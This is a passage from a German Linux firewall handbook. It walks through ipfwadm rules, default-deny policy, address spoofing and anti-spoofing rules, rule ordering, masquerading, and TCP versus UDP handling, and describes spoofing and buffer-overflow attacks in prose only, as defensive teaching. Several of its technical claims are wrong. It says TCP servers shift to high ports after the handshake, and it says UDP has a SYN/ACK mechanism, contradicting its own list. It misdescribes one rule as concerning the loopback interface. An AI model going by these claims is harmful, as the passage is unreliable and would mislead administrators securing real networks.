Ooops, wäre das nicht eine völlig Verschwendung von Bandbreite und CPU - Zeit in der Firewall ? Wenn der Verkehr von INTRA1 über das Gateway zu INTRA2 laufen würde, wäre die Aussage korrekt. Dem ist aber nicht so. Das Interface LOKALES_INTERFACE erkennt, daß Quell - und Zieladressen des Paketes von Intra1 innerhalb der Netzwerkadresse von LOKALES_INTERFACE, also im INTRANET liegen. Die Netzwerkkarte leitet diese Pakete erst gar nicht an den Kernel weiter. Die Netzmaske ist hierfür verantwortlich und schirmt den Kernel ab. Derjenige Host, der gemeint ist, also INTRA2, wird schon auf die Anfragen von INTRA1

antworten. Also akzeptiert das Gateway nur dann die Daten zur Weiterleitung, wenn die Zieladresse nicht im Intranet liegt.

Zusammenfassend kann man also sagen, daß ein Gateway darüber entscheidet, ob Pakete im Netzwerkstrang bleiben, oder ob diese in andere Netzwerke weitergeleitet werden.

Bisher wurde der Firewall aber nur mitgeteilt, daß sie Pakete, deren Quell Adresse im Intranet liegt, zu akzeptieren hat. Sie würde also das Paket von INTRA1 akzeptieren, sofern die Zieladresse nicht auch im Intranet liegt. Danach gibt es keine Regel mehr, die der Firewall sagen könnte, was mit dem Paket geschehen soll. Wir erinnern uns - Die Weiterleitung von Paketen, also das **forwarding** wurde mit ipfwadm -F -p deny, der **default policy** untersagt. Pakete aus dem Intranet sollen aber auch an das externe Interface der Firewall weitergeleitet werden. hierzu müssen wir eine weitere Regel hinzufügen.

```
# Erlaube Internet - Datenaustausch
ipfwadm -O -a accept -W $EXTERNES_INTERFACE -S $INTRA1
```

Etwas verwirrend mag die Reihenfolge der Regeln erscheinen. Zuerst werden alle Pakete abgelehnt, um diese dann durch eine nachfolgende Regel wieder zuzulassen. Hierzu muß man nur eines wissen. Firewalls arbeiten alle Regeln immer nur bis zu einem **Match (zutreffende Regel)** ab. Findet sich in der Reihe zuerst eine Regel, die die Weiterleitung zuläßt, so wird weitergeleitet. Wenn die Regel keine Weiterleitung zuläßt, dann wird das Paket verworfen und die folgenden Regeln nicht weiter abgearbeitet. Trifft keine der Regeln zu, dann wird es interessant. Der Kernel führt dann diejenige Regel aus, die der Policy entspricht. Steht die Policy auf **allow**, dann wird das Paket weitergeleitet, steht die Policy auf **deny**, dann wird das Paket verworfen. Also Achtung beim Hinzufügen oder Löschen von Regeln, wenn die default policy **nicht** auf deny steht. Das setzen der Policy auf **deny** sollte also unbedingt und unter allen Umständen zu allererst in den Firewallregeln erfolgen. Diese müssen sogar zu allererst gesetzt werden.

Nun erlauben wir den Zugriff eines Hosts mit der IP - Nummer INTRA1 aus dem INTRANET auf die äußere Netzwerkkarte, EXTERNES_INTERFACE. Was bedeutet nun dieses ? Ein Host aus dem Intranet mit INTRA1 bezeichnet darf Pakete an LOKALES_INTERFACE, also der inneren Netzwerkkarte senden. Soweit verständlich. Der Firewall wurde erlaubt, an dem Interface LOKALES_INTERFACE Pakete anzunehmen, die für das Internet bestimmt sind. Soweit auch verständlich. Nun wird zugelassen, daß die Firewall diese angenommenen Pakete aus dem Intranet an das äußere Interface EXTERNES_INTERFACE sendet. Die Syntax lautet:

Erlaube eingehende und ausgehende Pakete mit dem Ziel EXTERNES_INTERFACE, und das für Pakete, die aus dem Intranet kommen. Die Firewall durfte stets Pakete aus dem Intranet annehmen, nun ist es der Firewall erlaubt, diese Pakete an die äußere Netzwerkkarte zu senden.

Wie verhalten sich die Dämonen ? Diese hatten sich ja an alle Netzwerkkarten gebunden !? Sie sehen die Pakete vorbei huschen, fühlen sich aber nicht angesprochen, da die Zieladresse im Kopf des Paketes von dem Host aus dem Intranet ja für das Internet bestimmt ist, und nicht für den Dämon selber. Also kein echtes Problem.

Welche Auswirkungen hat dies auf das **forwarding** ?

```
#Forwarding von Paketen von LOKALES_INTERFACE an EXTERNES_INTERFACE
ipfwadm -F -a -W $EXTERNES_INTERFACE -S $INTRANET
```

Es wird der Firewall erlaubt, Pakete mit Quelladresse INTRANET "-S" an das Interface

EXTERNES_INTERFACE, also dem äußeren Interface, weiterzuleiten. Oops, etwas verwirrend.....

Schauen wir uns die Regeln noch einmal in der Zusammenfassung an:

```
  # Default Policy
1 ipfwadm -I -p deny
2 ipfwadm -O -p deny
3 ipfwadm -F -p deny

  # Das loopback Interface
4 ipfwadm -I -a accept -W $LOOPBACK
5 ipfwadm -O -a accept -W $LOOPBACK

  # Erlaube ein- und ausgehenden Verkehr
6 ipfwadm -I -a accept -W $LOKALES_INTERFACE -S $INTRANET
7 ipfwadm -O -a accept -W $LOKALES_INTERFACE -D $INTRANET

  # Erlaube Internet - Datenaustausch mit einem Host aus dem Intranet
8 ipfwadm -O -a accept -W $EXTERNES_INTERFACE -S $INTRANET
9 ipfwadm -I -a accept -W $EXTERNES_INTERFACE -S $INTRANET

  # Forwarding von Paketen von LOKALES_INTERFACE an EXTERNES_INTERFACE
10 ipfwadm -F -a -W $EXTERNES_INTERFACE -S $INTRANET
```

In Regel 6 und 7 finden sich weitere Parameter. Der Parameter **-S** in Regel 6 besagt, daß die Pakete mit Quelladresse (-S = Source) aus dem Intranet auf das LOOPBACK INTERFACE zugreifen dürfen. In Regel 7 ist der Parameter **-D** dafür da, um die Zieladresse (-D = Destination) zu bestimmen. Normalerweise müßte man immer genau angeben, **von wo** und **nach wo**. Wenn aber einer der Parameter **-S** oder **-D** weggelassen wird, dann ist in Gedanken immer ein **-S 0/0** oder ein **-D 0/0** hinzuzufügen. Alternativ kann man auch **0.0.0.0** statt **0/0** schreiben. Dies ist der Ersatz für: von überall oder nach überall. Die Regel 6 müßte also genau heißen:

6 ipfwadm -I -a accept -W $LOKALES_INTERFACE -S $INTRANET -D 0.0.0.0

oder

6 ipfwadm -I -a accept -W $LOKALES_INTERFACE -S $INTRANET -D 0/0

Alle drei Schreibweisen sind identisch.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.8 SPOOFING !

Es ist nun alles verboten, was nicht ausdrücklich erlaubt ist. Der Host mit der IP - Nummer INTRA1 kann also sicher surfen.

Achtung, von Sicherheit kann hier noch nicht die Rede sein !

Was ist, wenn ein Host mit einer IP-Adresse aus dem Intranet (INTRANET) von außerhalb Pakete an EXTERNES_INTERFACE sendet ? Hierzu muß man sich das Regelwerk noch einmal anschauen.....die Regel 8:

ipfwadm -O -a accept -W $EXTERNES_INTERFACE -S $INTRANET

Diese Regel hatten wir eingeführt, damit die Pakete aus dem Intranet aus dem externen Interface in das Internet gelangen können. Angreifer aus dem Internet werden ja von der **default policy** abgelehnt, da ja keine der Regeln auf dieses Paket zutreffen würde.

Allerdings gibt es eine Ausnahme: Pakete, die als Quelladresse eine IP - Nummer aus dem Intranet besitzen, werden von dem externen Interface akzeptiert und weitergeleitet. Diese Pakete sind gespoofte Pakete, die Cracker synthetisch erzeugen. Hierzu müssen Sie **routingtechnisch** näher an die Firewall heran, um ihren Angriff zu starten. Diese Möglichkeit, gespoofte Pakete in das Intranet senden zu können widerspricht völlig der **default policy**. Diese besagt, daß alles verboten ist, was nicht ausdrücklich erlaubt ist !

Demnach darf das Netzwerkinterface EXTERNES_INTERFACE entsprechend der Regel 9 keine Pakete annehmen, sondern nur aussenden. Also gibt es kein Problem ? Hier ist es:

Regel 10 besagt, daß das externe Netzwerkinterface, EXTERNES_INTERFACE aber dann Pakete forwarden, also weiterleiten darf, wenn diese aus dem Intranet stammen, also auch wenn diese von INTRA1 stammen. Weiterleitung von EXTERNES_INTERFACE bedeutet, daß das Paket zwar nicht nach der Regel 9 , aber entsprechend der Regel 10 Zugang zu der Firewall findet. Hat es Zugang gefunden, dann befindet sich dieses Paket innerhalb der Firewall und kann auch wieder entsprechend der Regel 9 die Firewall verlassen. Nun hängt es davon ab, welche Zieladresse das Paket besitzt. Ist die Zieladrese die Firewall selber, so kann ein Angreifer auf Dämonen der Firewall zugreifen, da diese sich ja an alle Interfaces gebunden haben. Die letzen drei Regeln erlauben es einem Angreifer, mit Paketen, deren Quelladresse im Intranet liegt, und deren Zieladresse die Firewall selber ist, von außen auf die Dämonen der Firewall zuzugreifen. Dieses Vortäuschen nennt man address spoofing. Entsprechend der Regel 7 könnte der Angreifer direkt seine Pakete an einen Host in dem Intranet adressieren und somit auf einen Server hinter der Firewall zugreifen.

Oops ! Das war so nun wirklich nicht beabsichtigt.

Wie ist das Dilemma zu beseitigen ? ?

Kein Problem - Es gibt **anti spoofing** Regeln, die genau aufpassen, ob es interne oder externe IP - Nummern sind, die an dem internen oder externen Interface ankommen:

```
# anti spoofing
ipfwadm -I -a deny -o -W $EXTERNES_INTERFACE -S $INTRANET
ipfwadm -O -a deny -o -W $EXTERNES_INTERFACE -D $INTRANET
```

Die fügen wir nun (fälschlicherweise) an das Regelwerk an ! Es werden nun alle Pakete abgelehnt, deren Quelladresse ein Host im INTRANET ist, und der über das externe Interface, EXTERNES_INTERFACE sich Zugriff verschaffen will. Ein - und ausgehender Verkehr mit falschen Absendern an das externe Interface wird geblockt. Zusätzlich ist eine Option **-o** eingefügt, die einfach nur besagt, daß Verstöße gegen die Firewallregel an den SYSLOGD gemeldet werden, der diese in die Datei **/var/log/messages** schreibt. Wer möchte, daß die Fehlermeldungen an einen weiteren LOGSERVER weitergeleitet werden, der möge sich mit Hilfe von **man syslogd** über die Syntax der Konfiguration des SYSLOGD informieren. Wer nämlich den SYSLOGD mit der Option -r aufruft, der muß damit rechnen, daß der SYSLOGD sich nicht nur an das LOOPBACK Interface bindet, sondern auch an die Netzwerkkarte, um von anderen Servern Logmeldungen entgegenzunehmen. Für eine Firewall tödlich ! Zur Auswertung mehrerer Firewalls sei der LOGSurfer von Wolfgang Ley, ehemals DFN-CERT, heute SecureNet, Hambung empfohlen. Ein sehr mächtiges, und zur Überwachung von Netzwerken auch völlig ausreichendes Werkzeug. Es wird hierfür auch kommerzieller Support angeboten. Als Alternative verbleibt nur noch der NFR (Network Flight Recorder) von NAI.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.9 Die Reihenfolge der Regeln

Welches Problem existiert sonst noch ? Eine Verletzung der Grundregeln:

Es kommt entscheidend auf die Reihenfolge der Regeln an. Diese werden der Reihe nach abgearbeitet. Trifft eine Regel zu, dann wird das Paket freigegeben, auch wenn eine spätere Regel diese Regel wieder aufhebt, da nach einem Match (zutreffende Regel) die Firewall die Regeln nicht weiter durchläuft. Anti spoofing Regeln müssen alle vor allen anderen Regeln abgearbeitet werden.

Darum sollte man sich merken: Die Reihenfolge des gesamten Regelwerkes ist nicht beliebig. Eine Besonderheit stellen aber die **anti spoofing** Regeln dar. Diese wirken ausschließlich auf den IP - Stack (nicht TCP - Stack!). Diese müssen **immer** zuerst in den Firewallregeln erscheinen. Da die Firewallregeln der Reihe nach abgearbeitet werden, scheitern gespoofte Pakete schon an der ersten Firewallregel im IP-Stack. Die Pakete können daher nicht an den TCP Stack weitergegeben werden, da diese unverzüglich vernichtet werden. Der Unterschied liegt in der Wirkung der Firewallregeln auf den IP-Stack und auf den TCP Stack. Anti Spoofing Regeln wirken nur auf den IP-Stack, die anderen Regeln wirken auch auf den TCP Stack. Es ist wichtig, diese Tatsache verstanden zu haben, auch wenn hier zwei völlig voneinander unabhängige Funktionen mit ein- und demselben Werkzeug administriert werden. Da im Kernel bei eintreffenden Paketen immer zuerst der IP-Stack zuständig ist, und dann erst der TCP Stack, erreichen diese Pakete den TCP Stack nicht. Dies hat zur Folge, daß die Firewall erheblich schneller arbeitet. Siehe auch Firewall Tuning. Es ist wichtig, daß man beim Aufbau der Firewall ein wenig versucht, mit der Default Policy und Firewallregeln herum zu spielen. Wer die Thematik als Systemadministrator der Firewall begriffen hat, der sollte auch stets seinen Stellvertreter in die Problematik einweihen, damit nicht bei vermeintliche "kleinen" Änderungen große Katastrophen eintreten.

9.10 Masquerading und NAT

Das Maskieren von Paketen findet im Kernel der LINUX Firewall statt. Sämtliche Adressen, die im Intranet verwendet werden, werden beim Forwarding mit der IP - Nummer der Firewall selber versehen. Sie erhalten die IP-Adresse von dem Netzwerkinterface EXTERNES_INTERFACE. Hierzu baut die Firewall eine Tabelle aller aktiven Verbindungen Internet Hosts in das Internet auf. Zurückkommende Pakete können somit den Hosts im Intranet korrekt zugeordnet werden. Masquerading ist ähnlich NAT (Network Address Translation). Der Unterschied liegt nur darin, daß bei NAT m interne IP - Nummern n externen IP - Nummern zugeordnet werden (wobei n kleiner als m). Bei Masquerading ist nur m=1 zugelassen, d.h. n interne Netzwerknummern werden auf 1 externe IP-Nummer abgebildet. NAT Patches für die Kernel 2.0 und 2.2 sind aber im Internet verfügbar. Da **masquerading** im Kernel bei dem **forwarding**-Code stattfindet, liegt es nahe, das Masquerading bei den **forwarding** Regeln zu aktivieren. Für Masquerading gibt es im LINUX Kernel zahlreiche PROXY´s, die spezielle Protokolle implementiert haben, z.B. den PASV Mechanismus bei FTP. Alle NAT Implementierungen unter LINUX können nicht mit diesen Proxy´s zusammen betrieben werden, daher funktionieren einige Protokolle nur eingeschränkt (PASV FTP, CUSEEME, QUAKE). Der transparente Proxy funktioniert allerdings auch mit NAT, was bedeutet, daß alle TELNET basierten Protokolle ohne Probleme funktionieren.

```
Forwarding von Paketen von LOKALES_INTERFACE an EXTERNES_INTERFACE
ipfwadm -F -a -W $EXTERNES_INTERFACE -S $INTRANET
```

Es muß nur das Wörtchen **masquerade** eingefügt werden ! So einfach kann die Welt sein:

```
Forwarding von Paketen von LOKALES_INTERFACE an EXTERNES_INTERFACE mit masquerading
ipfwadm -F -a masquerade -W $EXTERNES_INTERFACE -S $INTRANET
```

Fertig ist die neue **masquerading** Regel !

Während die ersten 3 Zeilen die Regeln für Input, Output und Forwarding listen (-l), ist die letzte Zeile für das Accounting zuständig, also dem Zählen von Paketen, um z.B. festzustellen, welcher Host viel surft. Wer DHCP im Einsatz hat, der sollte dafür sorgen, daß MAC Adressen festen IP - Nummern zugewiesen werden...

9.11 Dienste mit UDP Protokollen

Ein Problem gibt es, wenn außergewöhnliche Protokolle die Firewall passieren müssen, z.B. FTP, RPC, oder REALVIDEO/AUDIO. Hier zu mehr später.

Die Firewall, so wie oben konfiguriert, ist momentan, mit allen aktivierten Firewallregeln, von außerhalb nicht angreifbar. Es existiert kein einziger offener Port, der angreifbar wäre. Ganz anders sieht dies von innen aus. Hier ist jeder Port der Firewall von einem Host aus dem Intranet aus erreichbar. Es bieten sich verschiedene Dienste an, wie z.B. Mail, POP3, WWW, DNS, SMB- Fileservices, NOVELL - Server, PROXY Cache, u.s.w.

Auch an dieser Stelle möchte ich noch einmal betonen, daß auf der Firewall selber absolut kein Dienst etwas zu suchen hat. Eine Firewall ist eine Firewall, jede weitere Software ist ein Risiko. Leider halten einige Systemadministratoren das Risiko eines Angriffes auf die Firewall über eine Arbeitsstation für gering. Dem kann ich im Prinzip zustimmen, wenn ich selber nicht das Angriffswerkzeug in meiner Schublade hätte....

Betracht man einmal die Installation eines DNS - Servers auf der Firewall. Das DNS Protokoll basiert auf TCP und auf UDP. UDP ist ein Protokoll, welches kein ACK Bit benötigt. Dieses ACK Bit ist für die Firewall aber ein Zeichen, daß die Pakete passieren dürfen, sofern vorher ein Paket mit SYN Bit aus dem Intranet in das Internet versandt worden ist. Die Firewall speichert intern dann in einer HASH Tabelle, deren HASH - Werte sich aus Port - und IP - Nummer errechnen. Auch hier ergeben sich bei billigen Firewalls neue Angriffsmöglichkeiten, siehe auch die Ausführungen bei der SINUS-Firewall. Genaugenommen ist das SYN Bit ein Zeichen für die Firewall, sich genau zu merken, von welchem Host aus eine Verbindung aus dem Intranet zu einem Host ins Internet aufgebaut werden soll, also für welchen Host aus dem Internet Antwortpakete zurück erwartet werden. Die Pakete, die aus dem Intranet zurück in das Intranet gesendet werden, ist durch das SYN Bit dann autorisiert. Die Firewall muß nur noch schauen, ob diese ein ACK Bit besitzen, ob die Port - Adresse korrekt ist, und die IP - Nummer stimmt. TCP Verbindungen benutzen nach dem 3-Wege Handshake, also dem Verbindungsaufbau, höhere Ports über 1024, auch unpriviligierte Ports genannt. Leider wurde diese Konvention, die aus Zeiten der BSD - Stacks noch stammt, von vielen Herstellern aufgeweicht. UDP hingegen hat einen wesentlich kleineren Overhead und ist somit viel schneller, insbesondere bei kleineren Datenmengen. Dafür besitzt es keinerlei Möglichkeit, verlorene Pakete zu erkennen, und diese wie bei TCP evtl. nochmals neu anzufordern. UDP Pakete benutzen die Ports, die für den Verbindungsaufbau verwendet wurden, auch weiterhin, außer die Programme selber haben diesen Mechanismus implementiert. Für die Erstellung von Prüfsummen ist ebenfalls das Programm selber verantwortlich. Da UDP Pakete ein SYN/ACK Mechanismus besitzen, kann eine Firewall bei diesen Paketen nicht feststellen, ob diese von einem Host im Intranet auch angefordert worden sind. Entweder die UDP Ports auf der Firewall sind frei geschaltet, oder die Antwortpakete aus dem Internet prallen an der Firewall ab. Für DNS muß als ein intelligenter Mechanismus gefunden werden, der TCP und UDP Pakete miteinander kombiniert, damit nicht alle UDP Ports auf der Firewall geöffnet werden müssen. IBM hat diese Problem dadurch gelöst, daß generell der

DNS Server mit TCP arbeitet. Andere Hersteller haben komplexe Proxy´s eingeführt, die die Datenpakete zur Sicherheit filtern, das generelle Problem mit UDP bleibt aber bestehen. Noch einfacher ist es, in der Datei **/etc/services** die Zeile:

```
domain          53/udp          nameserver
```

zu entfernen. Damit kann der DNS - Server das UDP Protokoll nicht mehr verwenden. (Leider machen nicht alle DNS Server dieses Spiel mit)

Fassen wir einmal die Unterschiede zwischen TCP und UDP zusammen:

TCP Pakete

- SYN Bit bei Verbindungsaufbau
- Nach dem Verbindungsaufbau werden Port > 1024 verwendet (BSD-Konvention)
- Der Kernel kennt alle angeforderten Pakete
- ACK Bit bei allen anderen Paketen gesetzt
- SYN+ACK Bit wird abgelehnt
- Prüfsummen werden vom Kernel generiert
- Verlorene Pakete werden vom Kernel neu angefordert
- TCP besitzt einen großen Overhead
- Protokolle, wie FTP benötigen eine besondere Behandlung (PASV)

UDP Pakete

- UDP besitzt kein SYN oder ACK Bit
- Nach dem Verbindungsaufbau werden dieselben Ports verwendet
- Der Kernel muß UDP Pakete ins Intranet freigegeben haben
- Es werden keine Prüfsummen generiert
- Verlorene Pakete sind verloren
- UDP ist effizient
- Viele Protokolle verwenden TCP und UDP

Die Nachteile bei der Sicherheit von UDP müssen teilweise von den Anwendungsprogrammen abgefangen werden. Hierzu gehören:

- Generierung von Prüfsummen
- Evtl. Neuanforderung von verlorenen Paketen
- Absprache über verwendete Ports > 1024
- Eingrenzung von verwendeten Ports
- Verknüpfung von TCP und UDP Paketen (DNS, NFS....)

Welche Auswirkungen hat dies auf die Firewallregeln ? Zuerst muß festgestellt werden, wie die Firewall mit UDP Paketen umgeht. Hierzu kann man entweder einige Tests durchführen, oder - den Quellcode anschauen. Wir möchten z.B. wissen, ob auf der Firewall generell alle UDP Pakete aus dem

Internet freigegeben werden müssen, oder ob die Firewall genau weiß, wann ein Paket gesendet wurde, und ob ein Datenstrom auf genau diesem Port zurück erwartet wird. UDP Pakete von anderen Hosts mit anderen Ports sollte sie ablehnen können. Im Gegensatz zu normalem Paketfiltering beherrscht natürlich LINUX das dynamische Paketfiltering. LINUX führt stets sowohl für TCP und UDP Tabellen, in denen vermerkt wird, ob ein Paket aus dem Internet angefordert wurde, welche IP - Nummern beteiligt sind, und welche Ports diese Benutzen. Ein Angreifer hätte dann wohl kaum Chancen, von außerhalb irgendeinen Server hinter der Firewall zu erreichen zu können.

Wie ist es denn mit Spoofing ? Gespoofte TCP Pakete werden erkannt und abgelehnt, wie ist das mit UDP Paketen ? Nun, der Test auf gespoofte Pakete wird auf der IP Ebene vorgenommen. Da TCP und UDP auf IP Ebene aufsetzen, existiert also auch hier Schutz vor **spoofing**.

Wo liegen also die angeblichen Gefahren von UDP ? Nun, um die Gefahren genau abschätzen zu können, muß man bei der Installation der Firewall genau wissen, ob ein Angreifer in den Datenstrom, der aus dem Internet über die Firewall zu einem Host strömt, evtl. eigene Pakete einschleusen kann. Das hängt dann davon ab, welche Auswirkungen auf das Client Programm dies hätte.

Wie kann er zusätzliche Pakete einschleusen ? Kennt der Angreifer Portnummern und IP Nummern der beteiligten Partner, so kann er Portnummer und IP Nummer spoofen, und diese Pakete an die Firewall senden. Diese würde die Pakete akzeptieren, und an den Host im Netzwerk weiterleiten.

Die Firewall verhindert doch spoofing ! Wie kann das sein ? Die Firewall kann nur innere von äußeren Adressen unterscheiden, d.h. wenn ein Paket mit der IP - Nummer aus dem Intranet direkt auf das äußere Gateway trifft, dann ist offensichtlich etwas falsch und des wird geblockt. Die Firewall kann aber nicht feststellen, ob Pakete aus dem Internet alle authentisch sind, also ein Paket auch tatsächlich von dem angegebenen Host stammt.

Wir halten fest: UDP ist nur dann unsichererer als TCP, wenn:

- Client und Ziel keine UDP Prüfsummen erstellen
- Spoofing im Internet bzw. außerhalb der Firewall möglich ist
- Ein Angreifer auf dem Zielhost direkt Daten manipulieren kann

Wie könnte also ein Angreifer mit UDP Unheil stiften ?

Ein solcher Angriff ist komplexer, als man denkt, aber einfach zu zeigen. Wer mit einem älteren Netscape oder IE Browser animierte GIF Bilder betrachtet, der wird bemerken, daß hier GIF Bilder schnell hintereinander angezeigt werden. Problematisch wird dies erst dann, wenn das Format der Bilder plötzlich größer wird. Der intern vom Browser reservierte Speicherplatz für die Animation reicht dann plötzlich nicht mehr aus. Ist das Bild genügend groß, werden eventuell wichtige Bereiche im RAM der Arbeitsstation überschrieben. Ein sogenannter **schwerer Ausnahmefehler** (wo da die Ausnahme ist, weiß wahrscheinlich Microsoft selber nicht) tritt auf. In den meisten Fällen ist dieses Problem mit einem Absturz verbunden. Wird jedoch die Bytefolge im GIF Bild so gewählt, daß sich ein sinnvolles Programm dahinter verstecken kann, dann kann der Angreifer hierüber auf der Arbeitsstation beliebige Programme starten. Diesen Effekt nennt man **buffer overflow** und ist im Prinzip bei allen Protokollen, TCP sowie UDP möglich. Hier wurde der Effekt anhand einer GIF Animation aufgezeigt, dieser Effekt kann aber auch bei (REAL)VIDEO Sequenzen, DNS Paketen, NFS oder RPC Paketen o.ä. auftreten. Gelingt es einem Angreifer also, in einen UDP Datenstrom mit gespooften Paketen eigene Daten

einzuschleusen, dann kann er viel Unheil anstiften. Aus diesem Grunde ist bei RPC, NFS, DNS - Datenpaketen immer große Vorsicht angebracht. Ohne spezialisierte PROXY´s sollte man diese Pakete von einer Firewall tunlichst nicht transportieren lassen.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.12 Protokolle und Dienste

Zuerst sollte erklärt werden, was ein Dienst, und was ein Protokoll ist. Dienste werden unter UNIX in der Datei /etc/inetd.conf beschrieben. Hier wird festgelegt, welche Dienste die UNIX Maschine anbietet, und welche Programme gestartet werden müssen. Schauen wir uns die Datei einmal genauer an:

```
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#ftp    stream  tcp     nowait  root    /usr/sbin/tcpd  wu.ftpd -a
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  proftpd
# ftp   stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
# smtp  stream  tcp     nowait  root    /usr/sbin/sendmail    sendmail -bs
# tftp  dgram   udp     wait    nobody  /usr/sbin/tcpd  in.tftpd /tftpboot
# netbios-ssn   stream  tcp     nowait  root    /usr/sbin/smbd  smbd -l \
/var/log/samba -s /etc/smb.conf
# netbios-ns    dgram   udp     wait    root    /usr/sbin/nmbd  nmbd
#
```

Hier sind Dienst, Sockettyp, Protokoll, Flags, User, Programm und Optionen aufgelistet. Wir können dem entnehmen, daß z.B. der FTP Dienst auf dem TCP Protokoll aufsetzt, der deaktivierte (#) TFTP Dienst auf dem UDP Protokoll aufsetzt. Ebenso setzt der Dienst NETBIOS-NS, dem WINS Dienst von Microsoft, der dem IBM OS/2 LAN Manager Protokoll entspricht, auf UDP auf. Nebenher kann man hier feststellen, ob ein Programm mit Supervisor - Rechten gestartet wird (root). Falls so ein Programm anfällig gegen **buffer overflows** ist, was man meistens nicht so einfach feststellen kann, dann ist der Angreifer direkt Systemadministrator, also ist hier besondere Vorsicht geboten. Aus diesem Grunde sind die meisten Dienste auch deaktiviert. Das Programm TCPD ist ein TCP WPAPPER, hierzu mehr später. Die Bindungen der Protokolle an die Karte wird in den jeweiligen Konfigurationsfiles oder als Option beim Aufruf der Programme eingestellt.

Die Portnummern, die diese Dienste verwenden, befinden sich unter UNIX in der Datei **/etc/services** :

```
ftp             21/tcp
telnet          23/tcp
smtp            25/tcp          # mail
netbios-ns      137/tcp         # NETBIOS Name Service
netbios-ns      137/udp
tftp            69/udp
```

Hier kann man die Portnummern ablesen, die auf der Firewall kontrolliert werden müssen.

9.13 Die Clients

Die Clients laufen gewöhnlich unter Windows 95/98/NT. Woher weiß man eigentlich bei Microsoft, welche Dienste welche Ports benutzen ? Mit Microsoft ist das so eine Sache, glücklicherweise findet man genau diese Dateien in C:\Windows\ alle wieder: protocol, services, und die Bindungen der Dienste an die Netzwerkkarten befinden sich in protocol.ini.

Es gibt aber auch ausnahmen, wie z.B. den Port 0 und die IP-Nummer 0.0.0.0. Obwohl nirgendwo definiert, verwendet Microsoft NT diese.

NOVELL hält sich mehr an die UNIX Konventionen. Alle Einstellungen, die mit dem Programm INETCNF an der Konsole vorgenommen werden, finden sich unter NOVELL auf dem Volume SYS wieder. Die Struktur entspricht genau der von UNIX. Entsprechend einfach lassen sich alle UNIX Programme auf NOVELL portieren. NOVELL nennt sie nur anders, beispielsweise ist der Dämon, mit dem man von NOVELL Daten nach Windows NT kopieren kann (Migration Toolkit) identisch mit SAMBA unter UNIX. SAMBA läuft übrigens auch unter NT :))

Zurück zu Protokollen und Diensten. Ein Beispiel:

```
# allow www (80)
ipfwadm -I -a accept -P tcp -W $EXTERNES_INTERFACE -S $ANYWHERE $UNPRIVPORTS -D
$INTRA1 80
```

Es wird gerade einem Paket erlaubt, von ANYWHERE von einem Port > 1024 über das Protokoll TCP auf den Host INTRA1, Port 80 zuzugreifen. Die könnte einen WWW-Server mit der IP-Adresse INTRA1 hinter der Firewall sein. Wir können obigen UNIX Dateien entnehmen, daß HTTP auf Port 80 ansprechbar ist, und ein TCP Dienst ist. Die Angabe $UNPRIVPORTS dient dazu, festzulegen, daß ein Client sich nur unter Verwendung von Ports > 1024 an dem Server anmelden darf. Wenn wir diese Regel einführen, dann dürfte klar sein, daß Masquerading in der Firewall nicht verwendet werden darf. Masquerading schirmt IP - Nummern hinter der Firewall ab, und ersetzt diese durch ihre eigene. Mehr hierzu jedoch später. Warum sollte man Clients nicht erlauben, sich mit einer Portnummer < 1024 an dem Server anzumelden. Das hat zum Teil historische Gründe. Bei der Programmierung von BSD UNIX wurden definiert, daß alle Ports < 1024 privilegierte Ports sind, die ausschließlich den UNIX Dämonen vorbehalten sein sollen. Alle anderen Ports können entsprechend den Vorschlägen in den RFC´s genutzt werden. Diese findet man in jeder LINUX Distribution im Verzeichnis **/usr/doc/rfc**. Da TCP Verbindungen sich nach dem 3-Wege Handshake auf höhere Ports > 1024 verlagern, hat man dann also eine sauberere Trennung zwischen Anwenderprogrammen und UNIX Systemprogrammen bei der Nutzung der Ports. Ein Netscape Client, der sich von Port 3120 mit seiner IP - Nummer an Port 80 des Servers anmeldet und akzeptiert wird, wird vom Serverdämon auf einen höheren Port verlagert, beispielsweise 54123. Von nun an unterhalten sich Netscape und der WWW-Server zwischen Port 3120 und Port 54123 des Servers.

Auf diese Weise kann man mit **netstat -a** einfach nach normalem Traffic (Verkehr) zwischen Anwendungsprogrammen und wichtigem Verkehr zwischen UNIX Servern und Routern im Internet unterscheiden. Nebenher fallen dann Verbindungsversuche von Hackern oder Fehlkonfigurationen von Clients schneller auf. Viele der einfachen Angriffswerkzeuge, die man im Internet findet, benutzen als Quellcode privilegierte Ports. Wenn ein Angreifer mehr Ahnung hat, dann wird er die Quellcodes sicher anpassen, eine Sicherheitsgarantie ist die Aufteilung der Ports in privilegierte und unprivilegierte ohnehin nicht. Bei vielen UNIX Betriebsystemen und Microsoft - Programmen ist diese Regel ziemlich aufgeweicht worden. Firma Microsoft hat aber in Windows NT über die Registry eine Möglichkeit geschaffen, die Bereiche von verwendeten Ports einzelner Dienste einzuschränken oder zu verlagern. Damit ist es nun möglich, bestimmte Dienste (PDC) in bestimmte Portnummern zu verbannen und speziell zu überwachen. Da ein Angreifer die Portnummern nicht kennen kann, kann der Systemadministrator schnell feststellen, ob ein Angriff stattgefunden hat. Eine Ausnahme ist auch SSH, Secure SHell. SSH verlagert sich nicht auf unpriviligierte Ports, sondern verbleibt im Bereich zwischen 512 und 1024. SSH ist hervorragend geeignet, sichere **point to point** Verbindungen zwischen Hosts über das Internet aufbauen zu können. Es kann als Ersatz von VPN´s, z.B. PPTP eingesetzt werden. Insofern ist die Verwendung der

privilegierten Ports kein Verstoß gegen die BSD - Konventionen.

Windows NT im besonderen erlaubt durch gezielte Manipulationen in der Registry eine Begrenzung von Ports auf einen bestimmten Bereich. Dies ist immer dann sinnvoll, wenn sich Bereiche häufig benutzter Ports einiger Dienste überschneiden. Einem Client Zugriff auf einen Server hinter einer Firewall zu geben, kann wegen möglichen **buffer overflows** tödlich sein. Wenn also eine solche Konstruktion erwogen wird, dann ist immer eine zweite Firewall mit einzuplanen, die eine weiteres Hindernis für einen Angreifer ist.

Betrachtet man nun den Zugriff aus dem Intranet auf Server im Internet:

```
# Erlaube WWW
ipfwadm -I -a accept -P tcp -k -W $EXTERNES_INTERFACE \
                -S $ANYWHERE 80 -D $INTRANET $UNPRIVPORTS
```

